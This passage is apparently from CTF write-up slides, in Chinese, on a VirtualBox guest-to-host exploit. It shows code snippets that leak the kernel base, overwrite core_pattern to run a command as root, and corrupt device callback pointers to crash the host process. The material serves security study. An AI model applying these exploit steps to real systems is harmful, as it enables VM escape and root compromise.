40:0200│   0xffffc90000e0bed0 —▸ 0xffffffffc0743040 (SUPR0TracerFireProbe)
 [rip + 0x456f1]
41:0208│   0xffffc90000e0bed8 —▸ 0xffffc90000ca8da0 ◂— mov    byte ptr [rd
42:0210│   0xffffc90000e0bee0 —▸ 0xffffc90000c9bf60 ◂— push   rbp
43:0218│   0xffffc90000e0bee8 —▸ 0xffffc90000d4d04e ◂— sub    rsp, 0x20
44:0220│   0xffffc90000e0bef0 —▸ 0xffffc90000ca8790 ◂— mov    eax, dword p
45:0228│   0xffffc90000e0bef8 —▸ 0xffffc90000d4c7da ◂— sub    rsp, 0x20
46:0230│   0xffffc90000e0bf00 —▸ 0xffffc90000d4cebe ◂— sub    rsp, 0x20
47:0238│   0xffffc90000e0bf08 —▸ 0xffffc90000d4d3fb ◂— sub    rsp, 0x20
```



$ VirtualBox

CTF Writeup - Analysis - AAR/W in Kernel

- 有了 vboxdrv.ko 的位址，要怎麼取得 kernel binary base address ?
- Kernel module 可能會需要呼叫到 kernel function，但是 module 每次載入的位址又都不相同
- Relocatable ELF - 先將外部 function 的呼叫填成 jmp/call <0>，並且在 .rela.text section紀錄有哪些位址需要更新

```
0000000000015a30 <rtR0MemFree>:
   15a30:       e8 00 00 00 00          call   15a35 <rtR0MemFree+0x5>
   15a35:       55                      push   rbp
   15a36:       48 89 e5                mov    rbp,rsp
   15a39:       41 54                   push   r12
   15a3b:       8b 47 04                mov    eax,DWORD PTR [rdi+0x4]
   15a3e:       49 89 fc                mov    r12,rdi
   15a41:       83 07 01                add    DWORD PTR [rdi],0x1
   15a44:       85 c0                   test   eax,eax
   15a46:       78 3d                   js     15a85 <rtR0MemFree+0x55>
   15a48:       a9 00 00 00 40          test   eax,0x40000000
   15a4d:       74 2c                   je     15a7b <rtR0MemFree+0x4b>
   15a4f:       48 8b 3d 00 00 00 00    mov    rdi,QWORD PTR [rip+0x0]
   15a56:       e8 00 00 00 00          call   15a5b <rtR0MemFree+0x2b>
   15a5b:       48 8b 3d 00 00 00 00    mov    rdi,QWORD PTR [rip+0x0]
   15a62:       4c 89 e6                mov    rsi,r12
   15a65:       e8 00 00 00 00          call   15a6a <rtR0MemFree+0x3a>
   15a6a:       48 8b 3d 00 00 00 00    mov    rdi,QWORD PTR [rip+0x0]
   15a71:       4c 8b 65 f8             mov    r12,QWORD PTR [rbp-0x8]
   15a75:       c9                      leave
   15a76:       e9 00 00 00 00          jmp    15a7b <rtR0MemFree+0x4b>
   15a7b:       4c 8b 65 f8             mov    r12,QWORD PTR [rbp-0x8]
   15a7f:       c9                      leave
   15a80:       e9 00 00 00 00          jmp    15a85 <rtR0MemFree+0x55>
   15a85:       4c 8b 65 f8             mov    r12,QWORD PTR [rbp-0x8]
   15a89:       c9                      leave
   15a8a:       e9 00 00 00 00          jmp    15a8f <rtR0MemFree+0x5f>
   15a8f:       90                      nop
```

```
0000015a77  06e200000004 R_X86_64_PLT32    0000000000019ab0 VBoxHost_RTSpinlo[...] - 4
0000015a81  08e400000004 R_X86_64_PLT32    0000000000000000 vfree - 4
0000015a8b  068f00000004 R_X86_64_PLT32    0000000000000000 kfree - 4
0000015a91  06d000000004 R_X86_64_PLT32    0000000000000000 __fentry__ - 4
0000015ab1  001f00000002 R_X86_64_PC32     0000000000000000 .bss + 10b0c
0000015ac7  062200000004 R_X86_64_PLT32    0000000000000000 queue_work_on - 4
0000015ad1  06d000000004 R_X86_64_PLT32    0000000000000000 __fentry__ - 4
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in Kernel

- 用於新增 kernel module 的 syscall finit_module 會幫 module 做 relocation，把 jmp/call 修補成真正的 offset
- 也就是說，只要 runtime 從 vboxdrv.ko 找出這種 pattern 的程式碼，就能知道 instruction 與 kernel function 的相對位址

```
pwndbg> x/3i 0xffffffffc0734000 + 0x15A8A
   0xffffffffc0749a8a <rtR0MemFree+90>: jmp    0xffffffff812a2af0
   0xffffffffc0749a8f:  nop
   0xffffffffc0749a90 <rtR0LnxWorkqueuePush>:   nop    DWORD PTR [rax+rax*1+0x0]
pwndbg> x/5b 0xffffffffc0749a8a
0xffffffffc0749a8a <rtR0MemFree+90>:    0xe9    0x61    0x90    0xb5    0xc0
```

$ VirtualBox

CTF Writeup - Analysis - AAR/W in Kernel

- L2-3：取得 vboxdrv + 0x15A8A 的 jmp offset
- L8：加上偏移取得 kfree 位址，並減去 kfree 的在 kernel 的 offset，求得 kernel address

```
pwndbg> x/5b 0xffffffffc0749a8a
0xffffffffc0749a8a <rtR0MemFree+90>:    0xe9    0x61    0x90    0xb5    0xc0
```

```
1  // read the 4 byte offset
2  size_t tmp = arb_read(inst, code, (sll)(vboxdrv_base+0x15a8a+1));
3  tmp = (tmp >> 24)&0xffffffff; // tmp = 4 byte offset
4  printk(KERN_INFO "tmp: %px\n", tmp);
5  signed int kfree_offset = (signed int)(tmp);
6  printk(KERN_INFO "kfree_offset: %d\n", kfree_offset);
7  // calculate kernel base
8  size_t kernel_base = vboxdrv_base + 0x15a8a + 5 + kfree_offset - 0x2a2af0;
9  printk(KERN_INFO "kernel_base: %px\n", kernel_base);
```

$ VirtualBox

CTF Writeup - RCE in R3

- 當程式執行過程中 crash 了，就會參考 /proc/sys/kernel/core_pattern 的格式來輸出 core dump
- 參考 core(5) — Linux manual page，core_pattern 可以用 root 權限執行指定程式
- 有 kernel 任意寫後，就能蓋寫用來儲存 format 的 core_pattern 變數

```
Instead of being written to a file, the core dump is given as
standard input to the program.  Note the following points:

*  The program must be specified using an absolute pathname (or a
   pathname relative to the root directory, /), and must
   immediately follow the '|' character.
```

```c
size_t core_pattern = kernel_base + 0x17770c0;
write_string(inst, code, (sll)core_pattern, "|/usr/bin/touch /tmp/123");
```

$ VirtualBox

CTF Writeup - Crash in R3

- 下一步要做的是讓 R3 program crash，使得 core_pattern 的內容被執行到
- 而 crash 的方法最直觀來看，就是把 R3 program 內的 pointer 寫爛，因此需要找 kernel space 中有哪塊記憶體是 kernel 與 user 共享
- 因為 SMAP 的關係，kernel 不能直接存取 user space memory

$ VirtualBox

CTF Writeup - Crash in R3

- RTR0MemObjMapUser 能 map kernel memory object 到 user space
  - GIP - Global Info Page interface
- 也就是說，如果啟動期間 VM 若執行過 RTR0MemObjMapUser，就意味著有一塊 kernel memory 會與 user space 的程式共享

```
/**
 * Maps a memory object into user virtual address space in the current process
 * (default tag).
 *
 * @returns IPRT status code.
 * @param   pMemObj         Where to store the ring-0 memory object handle of t
 * @param   MemObjToMap     The object to be map.
 * @param   R3PtrFixed      Requested address. (RTR3PTR)-1 means any address. T
 * @param   uAlignment      The alignment of the reserved memory.
 *                          Supported values are 0 (alias for PAGE_SIZE), PAGE_
 * @param   fProt           Combination of RTMEM_PROT_* flags (except RTMEM_PRO
 * @param   R0Process       The process to map the memory into. NIL_R0PROCESS i
 */
#define RTR0MemObjMapUser(pMemObj, MemObjToMap, R3PtrFixed, uAlignment, fProt,
```

$ VirtualBox

CTF Writeup - Crash in R3

- IOMR0IoPortGrowRegistrationTables - Grows the I/O port registration (all contexts) and lookup tables

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0      const paRing0    = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3      const paRing3    = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup   = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR            const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs      = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs = paRing3;
    pGVM->iomr0.s.paIoPortLookup    = paLookup;
    pGVM->iom.s.paIoPortRegs        = uAddrRing3;
    pGVM->iom.s.paIoPortLookup      = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc        = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc      = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3

- 1. 算出總共 I/O port handle table entry 的大小
  - cbRing0 - R0 table entry 的大小
  - cbRing3 - R3 table entry 的大小
  - cbShared- lookup table entry 的大小
  - cbNew - 所有加起來

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0      const paRing0     = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3      const paRing3     = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup    = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR            const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs       = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs  = paRing3;
    pGVM->iomr0.s.paIoPortLookup     = paLookup;
    pGVM->iom.s.paIoPortRegs         = uAddrRing3;
    pGVM->iom.s.paIoPortLookup       = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc         = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc       = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3

- 2. 分配對應大小的記憶體，並且清成 0

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0     const paRing0     = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3     const paRing3     = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup    = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR           const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs      = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs = paRing3;
    pGVM->iomr0.s.paIoPortLookup    = paLookup;
    pGVM->iom.s.paIoPortRegs        = uAddrRing3;
    pGVM->iom.s.paIoPortLookup      = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc        = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc      = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3

- 3. 將 R3 與 shared mapping 到 user space
  - offset 為 dbRing0，因為 R0 entry 不會 mapping 到 user space
  - size 為 cbNew - cbRing0，也就是包含 cbRing3 以及 cbShared 的大小

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0      const paRing0     = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3      const paRing3     = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup    = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR            const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs      = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs = paRing3;
    pGVM->iomr0.s.paIoPortLookup    = paLookup;
    pGVM->iom.s.paIoPortRegs        = uAddrRing3;
    pGVM->iom.s.paIoPortLookup      = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc        = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc      = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3

- 4. 算出各個 component 的位址
  - paRing0 - R0 table 在 kernel space 的 address
  - paRing3 - R3 table 在 kernel space 的 address
  - paLookup - lookup table 在 kernel space 的 address
  - uAddrRing3 - memory object 在 user space 的 address

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0      const paRing0    = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3      const paRing3    = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup   = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR            const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs      = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs = paRing3;
    pGVM->iomr0.s.paIoPortLookup    = paLookup;
    pGVM->iom.s.paIoPortRegs        = uAddrRing3;
    pGVM->iom.s.paIoPortLookup      = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc        = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc      = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3


- 5. 存到 pGVM 當中
  - GVM - ring-0 (global) VM
  - GVMM - Global VM Manager

```
VMMR0_INT_DECL(int) IOMR0IoPortGrowRegistrationTables(PGVM pGVM, uint64_t cReqMinEntries)
{
    // ...

    uint32_t const cbRing0  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR0),      PAGE_SIZE);
    uint32_t const cbRing3  = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTENTRYR3),      PAGE_SIZE);
    uint32_t const cbShared = RT_ALIGN_32(cNewEntries * sizeof(IOMIOPORTLOOKUPENTRY), PAGE_SIZE);
    uint32_t const cbNew    = cbRing0 + cbRing3 + cbShared;

    // ...

    RTR0MEMOBJ hMemObj;
    int rc = RTR0MemObjAllocPage(&hMemObj, cbNew, false /*fExecutable*/);
    RT_BZERO(RTR0MemObjAddress(hMemObj), cbNew);

    RTR0MEMOBJ hMapObj;
    rc = RTR0MemObjMapUserEx(&hMapObj, hMemObj, (RTR3PTR)-1, PAGE_SIZE, RTMEM_PROT_READ | RTMEM_PROT_WRITE,
                             RTR0ProcHandleSelf(), cbRing0, cbNew - cbRing0);
    PIOMIOPORTENTRYR0     const paRing0     = (PIOMIOPORTENTRYR0)RTR0MemObjAddress(hMemObj);
    PIOMIOPORTENTRYR3     const paRing3     = (PIOMIOPORTENTRYR3)((uintptr_t)paRing0 + cbRing0);
    PIOMIOPORTLOOKUPENTRY const paLookup    = (PIOMIOPORTLOOKUPENTRY)((uintptr_t)paRing3 + cbRing3);
    RTR3UINTPTR           const uAddrRing3 = RTR0MemObjAddressR3(hMapObj);

    pGVM->iomr0.s.paIoPortRegs      = paRing0;
    pGVM->iomr0.s.paIoPortRing3Regs = paRing3;
    pGVM->iomr0.s.paIoPortLookup    = paLookup;
    pGVM->iom.s.paIoPortRegs        = uAddrRing3;
    pGVM->iom.s.paIoPortLookup      = uAddrRing3 + cbRing3;
    pGVM->iom.s.cIoPortAlloc        = cNewEntries;
    pGVM->iomr0.s.cIoPortAlloc      = cNewEntries;
```

$ VirtualBox

CTF Writeup - Crash in R3

- 也就是說 pGVM 裡面存了 paRing3，也就是 mapping 到 user space 的 I/O Ring3 table
- 下一步就是要透過 pGVM 拿到 paRing3，然後把 user space 的 memory 寫爛



$ VirtualBox

CTF Writeup - Crash in R3

- VMMR0.r0 的 ModuleInit 會呼叫 GVMMR0Init，初始化 GVMM

```
GVMMR0DECL(int) GVMMR0Init(void)
{
    // ...
    PGVMM pGVMM = (PGVMM)RTMemAllocZ(F
    // ...
    pGVMM->u32Magic = GVMM_MAGIC;
    pGVMM->iUsedHead = 0;
    pGVMM->iFreeHead = 1;
    // ...
    g_pGVMM = pGVMM;
    return VINF_SUCCESS;
```

```
/*********************************************************
*   Global Variables
*********************************************************/
/** Pointer to the GVMM instance data.
 * (Just my general dislike for global variables.) */
static PGVMM g_pGVMM = NULL;
```

```
100 LABEL_11:
101     if ( --v9 == -1 )
102     {
103         qword_1E9E68 = v2;
104         return 0;
105     }
  }
00057F95 GVMMR0Init:74 (57F95)
```

$ VirtualBox

CTF Writeup - Crash in R3

- GVMMR0CreateVM 會分配 VM 的結構，並且向 GVM 註冊
- 由此可知 pGVM 來自於 g_pGVMM->aHandles[ ]->pGVM

```
GVMMR0DECL(int) GVMMR0CreateVM(PSUPDRVSESSION pSession,
{
    PGVMM pGVMM;
    // pGVMM = g_pGVMM;
    GVMM_GET_VALID_INSTANCE(pGVMM, VERR_GVMM_INSTANCE);
    PGVMHANDLE pHandle = &pGVMM->aHandles[iHandle];
    // ...
    rc = RTR0MemObjAllocPage(&hVMMemObj, cPages << PAGE_
    PGVM pGVM = (PGVM)RTR0MemObjAddress(hVMMemObj);
    // ...
    pHandle->pGVM                   = pGVM;
    // ...
```

$ VirtualBox

CTF Writeup - Crash in R3

- VMMR0.r0 base + 0x1E9E68 得到 g_pGVMM 的位址
- pGVM 則是從 g_pGVMM->aHandles[1]->pGVM 取得
- 算一下 offset 後得到目標位址：paRing3 以及 uAddrRing3

```
size_t g_pGVMM = arb_read(inst, code, (sll)(vmmr0_base + 0x1E9E68));
printk(KERN_INFO "g_pGVMM: %px\n", g_pGVMM);

size_t pGVM = arb_read(inst, code, (sll)(g_pGVMM + 0xb8 + 0x8)); // g_pGVMM->aHandles[1]->pGVM
printk(KERN_INFO "pGVM: %px\n", pGVM);

// leak pGVM->iom.s.paMmioRegs (r3Map) & pGVM->iomr0.s.paMmioRing3Regs (r0Map)
size_t r0Map = arb_read(inst, code, (sll)(pGVM + 65352)); // paRing3
size_t r3Map = arb_read(inst, code, (sll)(pGVM + 44152)); // uAddrRing3
```

$ VirtualBox

CTF Writeup - Crash in R3

- 在蓋寫 paRing3 之前，可以先稍微知道一下 R3 I/O table entry 結構長什麼樣子
- 四個 pointer 中，有兩個是讀寫操作的 callback function，在 function iomMmioDo{Write,Read} 會被使用到

```
typedef struct IOMMMIOENTRYR3
{
    /** The number of bytes covered by this entry. */
    RTGCPHYS                        cbRegion;
    /** The current mapping address (duplicates lookup table).
     * This is set to NIL_RTGCPHYS if not mapped (exclusive lock + atomic). */
    RTGCPHYS volatile               GCPhysMapping;
    /** Pointer to user argument. */
    RTR3PTR                         pvUser;
    /** Pointer to the associated device instance. */
    R3PTRTYPE(PPDMDEVINS)           pDevIns;
    /** Pointer to the write callback function. */
    R3PTRTYPE(PFNIOMMMIONEWWRITE)   pfnWriteCallback;
    /** Pointer to the read callback function. */
    R3PTRTYPE(PFNIOMMMIONEWREAD)    pfnReadCallback;
    /** Pointer to the fill callback function. */
    R3PTRTYPE(PFNIOMMMIONEWFILL)    pfnFillCallback;
    /** Description / Name. For easing debugging. */
    R3PTRTYPE(const char *)         pszDesc;
    /** PCI device the registration is associated with. */
    R3PTRTYPE(PPDMPCIDEV)           pPciDev;
    /** The PCI device region (high 16-bit word) and subregion (low word),
     *  UINT32_MAX if not applicable. */
    uint32_t                        iPciRegion;
    /** IOM_MMIO_F_XXX */
    uint32_t                        fFlags;
    /** The entry of the first statistics entry, UINT16_MAX if no stats. */
    uint16_t                        idxStats;
    /** Set if mapped, clear if not.
     * Only updated when critsect is held exclusively.
     * @todo remove as GCPhysMapping != NIL_RTGCPHYS serves the same purpose */
    bool volatile                   fMapped;
    /** Set if there is an ring-0 entry too. */
    bool                            fRing0;
    /** Set if there is an raw-mode entry too. */
    bool                            fRawMode;
    uint8_t                         bPadding;
    /** Same as the handle index. */
    uint16_t                        idxSelf;
} IOMMMIOENTRYR3;
```

$ VirtualBox

CTF Writeup - Crash in R3


- IOMR3IoPortCreate 會送 VMMR0_DO_IOM_GROW_IO_PORTS，下斷點在該 function，就能透過參數 pszDesc 知道呼叫的 device 名稱
- 官方 writeup 提到一共有五個 device 會需要在 R3 註冊 I/O table entry：APIC, I/O APIC, VGA, E1000, AHCI
  - 我透過 R3 的 IOMR3IoPortCreate 看發現不只有五個，不太確定
- 改壞所有 device 的 pointer

```
for (i = 0 ; i < 5 ; i++) {
    size_t devin_off = (88 * i) + 0x18; // pDevIns
    size_t write_cb_off = (88 * i) + 0x20; // pfnWriteCallback
    size_t read_cb_off = (88 * i) + 0x28; // pfnReadCallback
    arb_write(inst, code, (sll)(r0Map + devin_off), 0x1234);
    arb_write(inst, code, (sll)(r0Map + write_cb_off), 0x1234);
    arb_write(inst, code, (sll)(r0Map + read_cb_off), 0x1234);
}
```

$ VirtualBox

CTF Writeup - Crash in R3

- 再來要觸發 R3 的 MMIO，這邊選擇 E1000 device 做為目標
- 搜尋 VINF_IOM_R3_MMIO_{READ,WRITE}，就能知道哪些程式碼與 R3 MMIO 有關
- 會發現 DevE1000.cpp 內有許多結果，該檔案就是用來模擬 E1000 的核心程式碼



$ VirtualBox

CTF Writeup - Crash in R3

- e1kRegWriteEECD - write handler for EEPROM/Flash Control/Data register
  - 當 IN_RING3，則設置一些關於 EECD register 的值
    - > VBoxDD.so
  - 當 ! IN_RING3，回傳 VINF_IOM_R3_MMIO_WRITE，代表交由 R3 來處理
    - > VBoxDDR0.r0

```
static int e1kRegWriteEECD(PPDMDEVINS pDevIns,
{
    RT_NOREF(pDevIns, offset, index);
#ifdef IN_RING3
    /* So far we are concerned with lower byte
    if ((EECD & EECD_EE_GNT) || pThis->eChip ==
    {
        /* Access to EEPROM granted -- forward
        /* Note: 82543GC does not need to reque
        STAM_PROFILE_ADV_START(&pThis->StatEEPR
        PE1KSTATECC pThisCC = PDMDEVINS_2_DATA_
        pThisCC->eeprom.write(value & EECD_EE_W
        STAM_PROFILE_ADV_STOP(&pThis->StatEEPRO
    }
    if (value & EECD_EE_REQ)
        EECD |= EECD_EE_REQ|EECD_EE_GNT;
    else
        EECD &= ~EECD_EE_GNT;
    //e1kRegWriteDefault(pThis, offset, index,

    return VINF_SUCCESS;
#else /* !IN_RING3 */
    RT_NOREF(pThis, value);
    return VINF_IOM_R3_MMIO_WRITE;
#endif /* !IN_RING3 */
}
```

$ VirtualBox

